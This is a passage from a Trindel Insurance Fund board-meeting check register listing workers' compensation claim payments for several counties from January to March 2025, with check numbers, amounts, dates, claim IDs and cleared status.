		486.74	3/4/2025	TIBT-600027	CL
104385		408.00	3/4/2025	TIBX-600182	CL
104386		537.50	3/4/2025	TIBG-549887	CL
		1,660.00	3/4/2025	TIBQ-550203	CL
		834.50	3/4/2025	TIBU-600285	CL
		1,748.00	3/4/2025	TIBV-600081	CL
		203.50	3/4/2025	TIBX-600001	CL
		494.50	3/4/2025	TIBX-600096	CL
		507.00	3/4/2025	TIBX-600201	CL
		1,190.00	3/4/2025	TIBY-600222	CL
		74.00	3/4/2025	TIBZ-600043	CL
		129.50	3/4/2025	TIBZ-600214	CL
		129.50	3/4/2025	TIBZ-600230	CL
		575.00	3/4/2025	TICA-600023	CL
		1,058.00	3/4/2025	TICA-600079	CL
		3,029.00	3/4/2025	TICB-600051	CL
104391		131.54	3/5/2025	TIBZ-600230	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104392		150.42	3/5/2025	TIBY-600132	CL
		173.60	3/5/2025	TICA-600023	CL
		173.60	3/5/2025	TICB-600025	CL
		816.47	3/5/2025	TICB-600113	CL
104393		90.94	3/5/2025	TIBX-600064	CL
		90.94	3/5/2025	TIBZ-600223	CL
104395		230.51	3/5/2025	TIBM-533666	CL
		203.75	3/5/2025	TIBX-600042	CL
104396		15.29	3/5/2025	TIBM-533666	CL
		14.79	3/5/2025	TIBX-600042	CL
		16.01	3/5/2025	TIBX-600064	CL
		12.93	3/5/2025	TIBY-600132	CL
		10.95	3/5/2025	TIBZ-600178	CL
		26.96	3/5/2025	TIBZ-600223	CL
		16.76	3/5/2025	TIBZ-600230	CL
		13.24	3/5/2025	TICA-600023	CL
		60.30	3/5/2025	TICA-600122	CL
		13.24	3/5/2025	TICB-600025	CL
		76.45	3/5/2025	TICB-600113	CL
104398		593.89	3/5/2025	TICA-600122	CL
104399		3,062.21	3/10/2025	TICB-600113	CL
104402		203.75	3/10/2025	TIBU-600285	CL
104408		216.46	3/10/2025	TIBN-545375	CL
104420		580.00	3/10/2025	TIBG-549887	CL
104425		580.00	3/10/2025	TIBZ-600197	OS
104426		536.73	3/10/2025	TICA-600023	CL
104431		14.79	3/10/2025	TIBU-600285	CL
		28.96	3/10/2025	TICA-600023	CL
104437		5,257.41	3/10/2025	TIBY-600222	CL
104472		190.68	3/17/2025	TICA-600023	CL
104496		142.08	3/17/2025	TIBZ-600191	OS
104551		580.00	3/17/2025	TIBT-600027	CL
104555		84.20	3/17/2025	TICA-600062	OS
104558		580.00	3/17/2025	TIBY-600199	OS
104565		236.44	3/18/2025	TIBZ-600214	CL
104566		173.60	3/18/2025	TIBZ-600223	CL
104569		190.68	3/18/2025	TICA-600023	CL
104570		173.60	3/18/2025	TICB-600121	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104571		157.14	3/18/2025	TIBM-533666	CL
104572		174.91	3/18/2025	TIBX-600042	CL
104573		339.66	3/18/2025	TIBX-600042	CL
104604		102.34	3/18/2025	TICA-600122	CL
104632		516.59	3/18/2025	TIBU-600100	CL
Total 190 - San Benito		124,423.34			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
200 - Sierra

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103785		2,149.86	1/6/2025	TIBZ-600143	CL
103791		243.20	1/6/2025	TIBW-600045	CL
103792		1,489.10	1/6/2025	TIBM-522562	CL
103877		3,457.50	1/15/2025	TIBZ-600143	CL
103933		214.48	1/17/2025	TIBW-600045	CL
		214.48	1/17/2025	TIBZ-600143	CL
103937		1,450.00	1/17/2025	TIBZ-600143	CL
103945		15.61	1/21/2025	TIBW-600045	CL
		15.61	1/21/2025	TIBZ-600143	CL
104035		167.17	1/28/2025	TIBZ-600143	CL
104080		214.48	1/28/2025	TIBZ-600143	CL
104081		45.40	1/28/2025	TIBZ-600143	CL
104107		580.00	2/3/2025	TIBZ-600143	CL
104128		346.97	2/4/2025	TIBZ-600160	CL
104146		268.80	2/4/2025	TIBW-600045	CL
104187		15.61	2/6/2025	TIBZ-600143	CL
104195		214.48	2/6/2025	TIBZ-600143	CL
104221		214.48	2/10/2025	TIBZ-600143	CL
104242		15.61	2/12/2025	TIBZ-600143	CL
104255		580.00	2/14/2025	TIBZ-600143	CL
104260		94.36	2/14/2025	TIBW-600045	CL
104268		13.95	2/18/2025	TIBW-600045	CL
104316		214.48	2/21/2025	TIBZ-600143	CL
104332		15.61	2/21/2025	TIBZ-600143	CL
104360		580.00	3/3/2025	TIBZ-600143	CL
104559		580.00	3/17/2025	TIBZ-600143	CL
104623		214.48	3/18/2025	TIBW-600045	CL
104624		214.48	3/18/2025	TIBZ-600143	CL
104625		225.49	3/18/2025	TIBZ-600143	CL
104626		225.49	3/18/2025	TIBZ-600143	CL
Total 200 - Sierra		14,291.18			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103757		99.11	1/3/2025	TICB-600063	CL
103761		142.51	1/3/2025	TIBV-600159	CL
103763		91.16	1/3/2025	TIBY-600042	CL
103764		125.70	1/3/2025	TIBV-600159	CL
103786		1,463.46	1/6/2025	TICB-600016	CL
103791		614.40	1/6/2025	TIBZ-600002	CL
103795		10.95	1/6/2025	TIBV-600159	CL
		27.59	1/6/2025	TIBY-600042	CL
		10.95	1/6/2025	TIBZ-600174	CL
		15.32	1/6/2025	TICB-600063	CL
103798		139.36	1/6/2025	TICB-600016	CL
103801		601.60	1/6/2025	TIBW-600038	CL
103802		80.44	1/6/2025	TICB-600020	CL
103803		387.00	1/6/2025	TIBX-600038	CL
103806		102.96	1/7/2025	TICB-600020	CL
103807		277.35	1/7/2025	TIBY-600168	CL
103823		184.08	1/7/2025	TICB-600085	CL
103839		580.00	1/13/2025	TIBT-600225	CL
103855		580.00	1/14/2025	TIBW-600174	CL
103856		113.74	1/14/2025	TIBY-600085	CL
103875		377.88	1/15/2025	TICB-600070	CL
103881		764.31	1/15/2025	TIBZ-600002	CL
103898		69.26	1/15/2025	TIBY-600029	CL
103901		8.11	1/15/2025	TIBT-600225	CL
		2,418.30	1/15/2025	TIBV-600146	CL
		8.15	1/15/2025	TICB-600016	CL
103905		10.95	1/15/2025	TIBW-600055	CL
		15.97	1/15/2025	TIBY-600085	CL
		23.19	1/15/2025	TIBY-600168	CL
		21.90	1/15/2025	TIBZ-600002	CL
		10.95	1/15/2025	TIBZ-600102	CL
		23.02	1/15/2025	TICB-600016	CL
		15.49	1/15/2025	TICB-600020	CL
103914		1,463.46	1/16/2025	TICB-600016	CL
103942		422.40	1/21/2025	TIBY-600227	CL
		640.00	1/21/2025	TIBZ-600002	CL
		2,112.00	1/21/2025	TIBZ-600174	CL
103943		238.55	1/21/2025	TIBY-600029	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		21.46	1/21/2025	TIBZ-600174	CL
103944		418.50	1/21/2025	TIBZ-600002	CL
103954		1,050.00	1/22/2025	TIBX-600038	CL
103955		270.08	1/22/2025	TICA-600221	CL
103957		661.96	1/22/2025	TIBT-600225	CL
103964		520.00	1/22/2025	TIBX-600137	CL
103969		80.44	1/22/2025	TICB-600085	CL
103975		116.22	1/24/2025	TIBX-600053	CL
103976		296.84	1/24/2025	TICA-600242	CL
103977		1,460.14	1/24/2025	TICB-600016	CL
103983		168.90	1/24/2025	TICB-600016	CL
103985		650.00	1/24/2025	TIBY-600074	CL
103987		91.16	1/24/2025	TIBZ-600002	CL
103988		580.00	1/24/2025	TIBT-600225	CL
103992		122.65	1/24/2025	TIBZ-600002	CL
103995		119.06	1/24/2025	TIBV-600146	CL
103997		543.93	1/24/2025	TICA-600113	CL
103998		91.16	1/24/2025	TIBX-600038	CL
104000		2,153.52	1/24/2025	TIBZ-600174	CL
104001		225.78	1/24/2025	TIBV-600159	CL
104004		232.82	1/24/2025	TIBZ-600002	CL
104006		113.93	1/24/2025	TIBZ-600102	CL
		99.11	1/24/2025	TICA-600188	CL
		189.33	1/24/2025	TICB-600016	CL
		347.51	1/24/2025	TICB-600036	CL
		99.11	1/24/2025	TICB-600063	CL
		231.23	1/24/2025	TICB-600070	CL
		247.82	1/24/2025	TICB-600085	CL
		286.37	1/24/2025	TICB-600087	CL
		220.02	1/24/2025	TICB-600088	CL
		125.55	1/24/2025	TICB-600094	CL
104010		416.29	1/24/2025	TICB-600009	OS
		289.38	1/24/2025	TICB-600070	OS
		163.57	1/24/2025	TICB-600085	OS
104012		11.25	1/24/2025	TIBV-600146	CL
		23.63	1/24/2025	TIBV-600159	CL
		15.71	1/24/2025	TIBX-600038	CL
		33.93	1/24/2025	TIBX-600053	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		103.34	1/24/2025	TIBZ-600002	CL
		15.98	1/24/2025	TIBZ-600102	CL
		10.95	1/24/2025	TIBZ-600174	CL
		10.95	1/24/2025	TICA-600113	CL
		15.32	1/24/2025	TICA-600188	CL
		10.95	1/24/2025	TICA-600242	CL
		32.85	1/24/2025	TICB-600009	CL
		52.78	1/24/2025	TICB-600016	CL
		48.18	1/24/2025	TICB-600036	CL
		15.32	1/24/2025	TICB-600063	CL
		52.25	1/24/2025	TICB-600070	CL
		68.95	1/24/2025	TICB-600085	CL
		34.53	1/24/2025	TICB-600087	CL
		31.61	1/24/2025	TICB-600088	CL
		16.49	1/24/2025	TICB-600094	CL
104022		1,326.20	1/27/2025	TICB-600085	CL
104041		580.00	1/28/2025	TIBW-600174	CL
104042		100.80	1/28/2025	TICA-600221	CL
104055		2,400.00	1/28/2025	TICA-600221	CL
104056		3,998.00	1/28/2025	TIBZ-600002	CL
104062		650.00	1/28/2025	TIBZ-600174	CL
104070		168.02	1/28/2025	TICB-600046	CL
		181.42	1/28/2025	TICB-600070	CL
		347.01	1/28/2025	TICB-600085	CL
		99.11	1/28/2025	TICB-600087	CL
		99.11	1/28/2025	TICB-600094	CL
104075		82.82	1/28/2025	TICB-600085	CL
104077		1,669.50	1/28/2025	TICA-600221	CL
104081		10.95	1/28/2025	TIBZ-600002	CL
		10.95	1/28/2025	TIBZ-600174	CL
		10.95	1/28/2025	TICA-600221	CL
		10.95	1/28/2025	TICB-600037	CL
		18.36	1/28/2025	TICB-600046	CL
		18.96	1/28/2025	TICB-600070	CL
		37.21	1/28/2025	TICB-600085	CL
		15.32	1/28/2025	TICB-600087	CL
		15.32	1/28/2025	TICB-600094	CL
104087		717.75	1/29/2025	TICB-600037	OS

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104089		60.64	1/29/2025	TICA-600092	CL
104090		322.63	1/29/2025	TIBZ-600174	CL
104091		336.65	1/29/2025	TIBZ-600174	CL
104096		337.50	2/3/2025	TIBX-600038	CL
104112		75.00	2/3/2025	TICA-600221	CL
104113		26.33	2/3/2025	TIBZ-600174	CL
		13.63	2/3/2025	TICA-600092	CL
		10.95	2/3/2025	TICB-600037	CL
104114		231.00	2/3/2025	TIBY-600187	CL
104117		2,359.50	2/3/2025	TIBV-600096	CL
		1,122.00	2/3/2025	TIBY-600074	CL
104118		375.00	2/3/2025	TIBV-600159	CL
104121		1,827.46	2/3/2025	TICB-600016	CL
104123		353.88	2/3/2025	TIBY-600172	CL
		1,904.92	2/3/2025	TICA-600221	CL
104138		1,168.98	2/4/2025	TIBW-600055	CL
104146		281.60	2/4/2025	TIBW-600038	CL
104170		210.55	2/6/2025	TIBZ-600174	CL
104174		33.61	2/6/2025	TICA-600139	CL
104176		408.00	2/6/2025	TIBZ-600002	CL
104182		220.18	2/6/2025	TIBX-600055	CL
104186		167.39	2/6/2025	TIBZ-600102	CL
		250.22	2/6/2025	TICB-600085	CL
104187		10.95	2/6/2025	TIBW-600055	CL
		31.62	2/6/2025	TIBX-600055	CL
		29.28	2/6/2025	TIBZ-600102	CL
		13.72	2/6/2025	TIBZ-600174	CL
		17.55	2/6/2025	TICA-600139	CL
		32.94	2/6/2025	TICB-600085	CL
104190		80.44	2/6/2025	TIBZ-600231	CL
104205		580.00	2/10/2025	TIBT-600225	CL
104209		1,326.20	2/10/2025	TICB-600085	CL
104225		2,060.80	2/10/2025	TIBZ-600174	CL
104226		246.68	2/10/2025	TICB-600070	CL
104228		135.81	2/10/2025	TICB-600063	CL
		633.13	2/10/2025	TICB-600070	CL
		497.32	2/10/2025	TICB-600071	CL
104229		580.00	2/10/2025	TIBW-600174	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104233		144.86	2/12/2025	TICB-600016	CL
104235		259.63	2/12/2025	TICB-600070	CL
104242		31.28	2/12/2025	TIBX-600055	CL
		17.34	2/12/2025	TICB-600016	CL
		10.95	2/12/2025	TICB-600063	CL
		10.95	2/12/2025	TICB-600070	CL
		10.95	2/12/2025	TICB-600071	CL
104244		212.52	2/12/2025	TIBX-600055	CL
104246		2,073.60	2/12/2025	TIBZ-600174	CL
104249		397.50	2/12/2025	TIBV-600159	CL
		258.50	2/12/2025	TIBZ-600002	CL
104257		1,463.46	2/14/2025	TICB-600016	CL
104272		110.09	2/21/2025	TIBX-600055	CL
104283		580.00	2/21/2025	TIBW-600174	CL
104285		2,589.12	2/21/2025	TIBZ-600174	CL
104291		580.00	2/21/2025	TIBT-600225	CL
104295		194.11	2/21/2025	TIBZ-600174	CL
104298		1,326.20	2/21/2025	TICB-600085	CL
104332		15.81	2/21/2025	TIBX-600055	CL
		27.29	2/21/2025	TIBZ-600174	CL
		32.85	2/21/2025	TICA-600221	CL
104337		133.60	2/25/2025	TIBW-600055	OS
104341		402.19	2/25/2025	TIBX-600055	CL
		116.60	2/25/2025	TICA-600188	CL
		155.83	2/25/2025	TICB-600085	CL
104349		908.17	2/28/2025	TICB-600114	CL
104354		39.65	2/28/2025	TIBX-600055	CL
		16.10	2/28/2025	TICA-600188	CL
		17.83	2/28/2025	TICB-600085	CL
		10.95	2/28/2025	TICB-600114	CL
104362		1,463.46	3/3/2025	TICB-600016	CL
104379		949.00	3/4/2025	TIBW-600038	CL
104380		482.88	3/4/2025	TIBY-600172	CL
104381		257.40	3/4/2025	TIBZ-600174	CL
		91.16	3/4/2025	TIBZ-600231	CL
104388		113.93	3/5/2025	TICB-600016	CL
104389		213.01	3/5/2025	TIBZ-600174	CL
104396		21.90	3/5/2025	TIBY-600085	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		43.20	3/5/2025	TIBY-600172	CL
		13.75	3/5/2025	TIBZ-600174	CL
		15.98	3/5/2025	TICB-600016	CL
104411		580.00	3/10/2025	TIBT-600225	CL
104413		699.20	3/10/2025	TICB-600119	CL
104414		1,326.20	3/10/2025	TICB-600085	CL
104432		1,018.67	3/10/2025	TIBY-600042	CL
104433		7,145.81	3/10/2025	TICB-600111	CL
104434		2,128.54	3/10/2025	TICB-600111	CL
104440		580.00	3/11/2025	TIBW-600174	CL
104460		344.40	3/12/2025	TICB-600016	CL
104463		90.97	3/14/2025	TIBW-600038	CL
104464		149.69	3/17/2025	TICB-600085	CL
104465		95.98	3/17/2025	TICB-600085	CL
104466		151.96	3/17/2025	TICB-600085	CL
104467		282.20	3/17/2025	TICB-600085	CL
104468		149.69	3/17/2025	TICB-600085	CL
104469		149.69	3/17/2025	TICB-600085	CL
104470		149.69	3/17/2025	TICB-600085	CL
104471		154.62	3/17/2025	TIBX-600055	CL
104477		110.08	3/17/2025	TIBX-600038	CL
104483		157.65	3/17/2025	TICA-600092	CL
104484		146.29	3/17/2025	TIBX-600055	CL
104497		91.16	3/17/2025	TIBZ-600002	CL
104515		204.90	3/17/2025	TIBY-600172	OS
104519		109.07	3/17/2025	TICA-600138	CL
104520		109.07	3/17/2025	TIBX-600038	CL
104544		339.89	3/17/2025	TICB-600085	CL
104545		116.60	3/17/2025	TIBT-600241	OS
104553		589.70	3/17/2025	TIBW-600038	CL
104560		1,463.46	3/17/2025	TICB-600016	CL
104562		149.69	3/18/2025	TICB-600085	CL
104614		1,329.01	3/18/2025	TICB-600016	CL
104615		653.99	3/18/2025	TICB-600016	CL
104616		1,053.86	3/18/2025	TICB-600016	CL
104628		791.73	3/18/2025	TIBV-600146	CL
Total 205 - Sutter		96,970.21			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
207 - Tehama

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103754		244.53	1/3/2025	TICB-600062	CL
103767		232.04	1/3/2025	TICB-600062	CL
103768		1,040.78	1/3/2025	TICA-600158	CL
103772		580.00	1/6/2025	TIBZ-600001	CL
103773		2,166.94	1/6/2025	TICA-600104	CL
103779		485.72	1/6/2025	TICA-600158	CL
103790		165.00	1/6/2025	TICB-600033	CL
		165.00	1/6/2025	TICB-600034	CL
		165.00	1/6/2025	TICB-600047	CL
		165.00	1/6/2025	TICB-600052	CL
		165.00	1/6/2025	TICB-600062	CL
		165.00	1/6/2025	TICB-600092	CL
103791		1,932.80	1/6/2025	TICA-600052	CL
		1,126.40	1/6/2025	TICA-600158	CL
103793		376.50	1/6/2025	TICA-600247	CL
103794		6,933,591.35	1/6/2025	TICA-600158	CL
103795		43.80	1/6/2025	TICA-600158	CL
		53.09	1/6/2025	TICB-600062	CL
103796		363.00	1/6/2025	TICA-600153	CL
103799		165.00	1/6/2025	TICB-600075	CL
		165.00	1/6/2025	TICB-600081	CL
103803		481.50	1/6/2025	TICA-600046	CL
		387.00	1/6/2025	TICA-600104	CL
103809		6,090.00	1/7/2025	TIBZ-600082	CL
103824		119.46	1/12/2025	TICB-600062	OS
103837		1,868.26	1/13/2025	TIBZ-600217	CL
103843		580.00	1/13/2025	TIBZ-600062	CL
103852		2,008.50	1/13/2025	TICA-600046	CL
103853		200.85	1/13/2025	TICA-600046	CL
103860		40.10	1/14/2025	TICB-600062	CL
103861		350.14	1/14/2025	TICB-600062	CL
103862		148,500.00	1/14/2025	TICA-600158	CL
103869		392.86	1/14/2025	TICA-600057	CL
103873		116.02	1/15/2025	TICB-600062	CL
103874		193.91	1/15/2025	TICB-600052	CL
103880		101.22	1/15/2025	TICA-600052	CL
103890		292.76	1/15/2025	TICA-600158	CL
103892		206.98	1/15/2025	TICA-600158	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
207 - Tehama

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103893		321.16	1/15/2025	TIBZ-600099	CL
103894		171.05	1/15/2025	TICB-600034	CL
103896		512.00	1/15/2025	TICA-600249	CL
103899		331.48	1/15/2025	TICB-600062	CL
103900		321.39	1/15/2025	TIBZ-600082	CL
103903		184.70	1/15/2025	TICB-600005	CL
103905		47.03	1/15/2025	TIBZ-600082	CL
		10.95	1/15/2025	TIBZ-600099	CL
		33.93	1/15/2025	TICA-600052	CL
		21.90	1/15/2025	TICA-600057	CL
		231.21	1/15/2025	TICA-600158	CL
		37.30	1/15/2025	TICB-600005	CL
		46.25	1/15/2025	TICB-600034	CL
		11.66	1/15/2025	TICB-600052	CL
		152.17	1/15/2025	TICB-600062	CL
103909		2,573.00	1/16/2025	TICA-600166	CL
103920		580.00	1/17/2025	TIBZ-600001	CL
103923		17,747.25	1/17/2025	TICA-600158	CL
103931		121.01	1/17/2025	TICB-600081	CL
103935		485.72	1/17/2025	TICA-600158	CL
103936		48.52	1/17/2025	TICA-600158	CL
103938		165.00	1/21/2025	TICB-600089	CL
103941		5,400.00	1/21/2025	TICA-600158	CL
103945		10.95	1/21/2025	TICA-600158	CL
		11.26	1/21/2025	TICB-600081	CL
103948		251.19	1/21/2025	TIBZ-600099	CL
103982		249.67	1/24/2025	TICA-600158	CL
103989		1,300.00	1/24/2025	TICA-600104	CL
103994		92.35	1/24/2025	TICB-600005	CL
104007		335.59	1/24/2025	TICB-600005	CL
		171.05	1/24/2025	TICB-600033	CL
104011		138.38	1/24/2025	TICB-600017	CL
104012		10.95	1/24/2025	TIBZ-600099	CL
		10.95	1/24/2025	TICA-600104	CL
		10.95	1/24/2025	TICA-600158	CL
		118.10	1/24/2025	TICB-600005	CL
		22.48	1/24/2025	TICB-600017	CL
		46.25	1/24/2025	TICB-600033	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104014		1,654.06	1/27/2025	TICA-600046	CL
104017		1,868.26	1/27/2025	TIBZ-600217	CL
104023		580.00	1/27/2025	TIBZ-600062	CL
104033		1,160.00	1/27/2025	TICA-600104	CL
104034		116.00	1/27/2025	TICA-600104	CL
104046		123.69	1/28/2025	TICB-600052	CL
104054		160.00	1/28/2025	TICA-600104	CL
104061		105.77	1/28/2025	TIBZ-600165	CL
104071		359.67	1/28/2025	TIBZ-600071	CL
104072		2,015.00	1/28/2025	TICA-600245	CL
104081		18.15	1/28/2025	TICA-600104	CL
		10.95	1/28/2025	TICA-600245	CL
		34.76	1/28/2025	TICB-600052	CL
104126		5,510.00	2/4/2025	TICA-600166	CL
104140		1,182.00	2/4/2025	TICA-600158	CL
104141		46,035.00	2/4/2025	TICA-600158	CL
104145		2,442.00	2/4/2025	TIBZ-600217	CL
		9,999.00	2/4/2025	TICA-600158	CL
104146		396.80	2/4/2025	TICA-600052	CL
		4,397.60	2/4/2025	TICA-600158	CL
		961.92	2/4/2025	TICA-600249	CL
104148		91.16	2/4/2025	TICA-600159	CL
104149		1,287.00	2/4/2025	TICA-600245	CL
104154		408.00	2/4/2025	TICA-600104	CL
104159		249.67	2/6/2025	TICA-600158	CL
104178		91.16	2/6/2025	TICA-600070	CL
104179		107.24	2/6/2025	TICA-600253	CL
104183		144.75	2/6/2025	TICA-600057	CL
104184		235.48	2/6/2025	TICB-600062	CL
104187		12.89	2/6/2025	TIBZ-600217	CL
		12.86	2/6/2025	TICA-600057	CL
		15.71	2/6/2025	TICA-600070	CL
		322.50	2/6/2025	TICA-600158	CL
		10.95	2/6/2025	TICA-600225	CL
		19.89	2/6/2025	TICA-600253	CL
		41.52	2/6/2025	TICB-600062	CL
104189		1,011.15	2/6/2025	TICA-600158	CL
104193		121.74	2/6/2025	TIBZ-600217	CL

Trindel Insurance Fund
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1020 - Claims Account - WC
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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104194		296.57	2/6/2025	TICA-600158	CL
104197		1,654.06	2/10/2025	TICA-600046	CL
104199		580.00	2/10/2025	TICA-600104	CL
104203		1,868.26	2/10/2025	TIBZ-600217	CL
104210		580.00	2/10/2025	TIBZ-600062	CL
104220		121.01	2/10/2025	TICB-600062	CL
104223		107.48	2/10/2025	TICB-600017	CL
104224		92.12	2/10/2025	TICB-600017	CL
104242		10.95	2/12/2025	TICA-600225	CL
		38.54	2/12/2025	TICB-600017	CL
		11.26	2/12/2025	TICB-600062	CL
104251		538.57	2/14/2025	TICA-600166	CL
104253		497.22	2/14/2025	TICB-600062	CL
104254		72.67	2/14/2025	TIBZ-600001	CL
104258		124.19	2/14/2025	TICA-600158	CL
104268		10.95	2/18/2025	TIBZ-600001	CL
		10.95	2/18/2025	TICA-600158	CL
		10.95	2/18/2025	TICB-600062	CL
104275		1,654.06	2/21/2025	TICA-600046	CL
104278		580.00	2/21/2025	TICA-600104	CL
104288		123.69	2/21/2025	TICB-600052	CL
104289		1,868.26	2/21/2025	TIBZ-600217	CL
104299		580.00	2/21/2025	TIBZ-600062	CL
104304		144.60	2/21/2025	TICA-600052	CL
104332		10.95	2/21/2025	TICA-600052	CL
		34.76	2/21/2025	TICB-600052	CL
104335		56.26	2/25/2025	TIBZ-600001	CL
104344		320.00	2/25/2025	TICA-600104	CL
104350		774.86	2/28/2025	TICB-600052	CL
104354		10.95	2/28/2025	TIBZ-600001	CL
		25.35	2/28/2025	TICA-600104	CL
104357		580.00	3/3/2025	TICA-600166	CL
104381		290.11	3/4/2025	TICB-600092	CL
104396		51.95	3/5/2025	TIBZ-600001	CL
		48.63	3/5/2025	TICA-600052	CL
		48.63	3/5/2025	TICA-600060	CL
		20.70	3/5/2025	TICA-600199	CL
		26.25	3/5/2025	TICB-600062	CL

Trindel Insurance Fund
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1020 - Claims Account - WC
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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104397		182.32	3/5/2025	TIBZ-600001	CL
		199.43	3/5/2025	TICA-600052	CL
		199.43	3/5/2025	TICA-600060	CL
		62.11	3/5/2025	TICA-600199	CL
		91.16	3/5/2025	TICB-600062	CL
104403		580.00	3/10/2025	TICA-600104	CL
104404		168.90	3/10/2025	TICB-600075	CL
104409		1,868.26	3/10/2025	TIBZ-600217	CL
104416		580.00	3/10/2025	TIBZ-600062	CL
104423		174.84	3/10/2025	TICB-600092	CL
104427		91.16	3/10/2025	TIBZ-600001	CL
		91.16	3/10/2025	TIBZ-600203	CL
		243.09	3/10/2025	TICA-600046	CL
		184.37	3/10/2025	TICA-600060	CL
		91.16	3/10/2025	TICA-600104	CL
		62.11	3/10/2025	TICA-600127	CL
		200.10	3/10/2025	TICA-600159	CL
		91.92	3/10/2025	TICA-600247	CL
		153.27	3/10/2025	TICA-600249	CL
		116.41	3/10/2025	TICA-600253	CL
		91.92	3/10/2025	TICB-600017	CL
		108.94	3/10/2025	TICB-600052	CL
		108.94	3/10/2025	TICB-600062	CL
		108.94	3/10/2025	TICB-600075	CL
		108.94	3/10/2025	TICB-600097	CL
104428		181.65	3/10/2025	TICA-600104	CL
		91.16	3/10/2025	TICA-600253	CL
		108.94	3/10/2025	TICB-600109	CL
104431		26.25	3/10/2025	TIBZ-600001	CL
		26.25	3/10/2025	TIBZ-600203	CL
		69.92	3/10/2025	TICA-600046	CL
		52.26	3/10/2025	TICA-600060	CL
		77.11	3/10/2025	TICA-600104	CL
		20.70	3/10/2025	TICA-600127	CL
		51.80	3/10/2025	TICA-600159	CL
		28.29	3/10/2025	TICA-600247	CL
		46.95	3/10/2025	TICA-600249	CL
		60.18	3/10/2025	TICA-600253	CL

Trindel Insurance Fund
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1020 - Claims Account - WC
207 - Tehama

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		28.29	3/10/2025	TICB-600017	CL
		25.55	3/10/2025	TICB-600052	CL
		25.55	3/10/2025	TICB-600062	CL
		37.12	3/10/2025	TICB-600075	CL
		25.52	3/10/2025	TICB-600092	CL
		25.55	3/10/2025	TICB-600097	CL
		25.55	3/10/2025	TICB-600109	CL
104438		165.41	3/11/2025	TICA-600046	CL
104439		22,275.00	3/11/2025	TICA-600158	CL
104443		1,654.06	3/11/2025	TICA-600046	CL
104453		0.00	3/12/2025	TICA-600159	CL
104454		50,548.42	3/12/2025	TICA-600159	CL
104455		3,431.85	3/12/2025	TICA-600159	CL
104461		11,538.51	3/12/2025	TICA-600159	CL
104462		10.95	3/12/2025	TICA-600158	CL
104480		140.36	3/17/2025	TICA-600018	CL
104485		91.92	3/17/2025	TICB-600017	CL
104486		91.92	3/17/2025	TICB-600017	CL
104487		91.92	3/17/2025	TICA-600166	CL
104488		110.03	3/17/2025	TICB-600102	CL
104489		91.92	3/17/2025	TICA-600199	CL
104490		75.98	3/17/2025	TICB-600047	CL
104491		91.92	3/17/2025	TICA-600052	CL
104492		91.92	3/17/2025	TIBZ-600001	CL
104493		91.16	3/17/2025	TICA-600253	CL
104508		165.74	3/17/2025	TICB-600062	CL
104521		77.62	3/17/2025	TICA-600183	CL
104526		143.23	3/17/2025	TIBZ-600217	CL
104528		201.04	3/17/2025	TICB-600052	CL
104541		94.02	3/17/2025	TICA-600253	CL
104542		94.02	3/17/2025	TICA-600253	CL
104552		580.00	3/17/2025	TICA-600166	CL
104563		147.02	3/18/2025	TICA-600057	CL
104567		147.02	3/18/2025	TICA-600057	CL
104579		91.92	3/18/2025	TICB-600075	CL
104580		91.16	3/18/2025	TICA-600249	CL
104586		349.83	3/18/2025	TICA-600052	CL
104587		75.97	3/18/2025	TICA-600052	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
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1020 - Claims Account - WC
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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104620		94.02	3/18/2025	TICA-600253	CL
104621		94.02	3/18/2025	TICA-600253	CL
104622		70.46	3/18/2025	TICA-600253	CL
104629		95.43	3/18/2025	TICB-600017	CL
104630		95.78	3/18/2025	TICB-600017	CL
104631		109.26	3/18/2025	TICB-600017	CL
Total 207 - Tehama		7,335,415.65			

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1020 - Claims Account - WC
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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
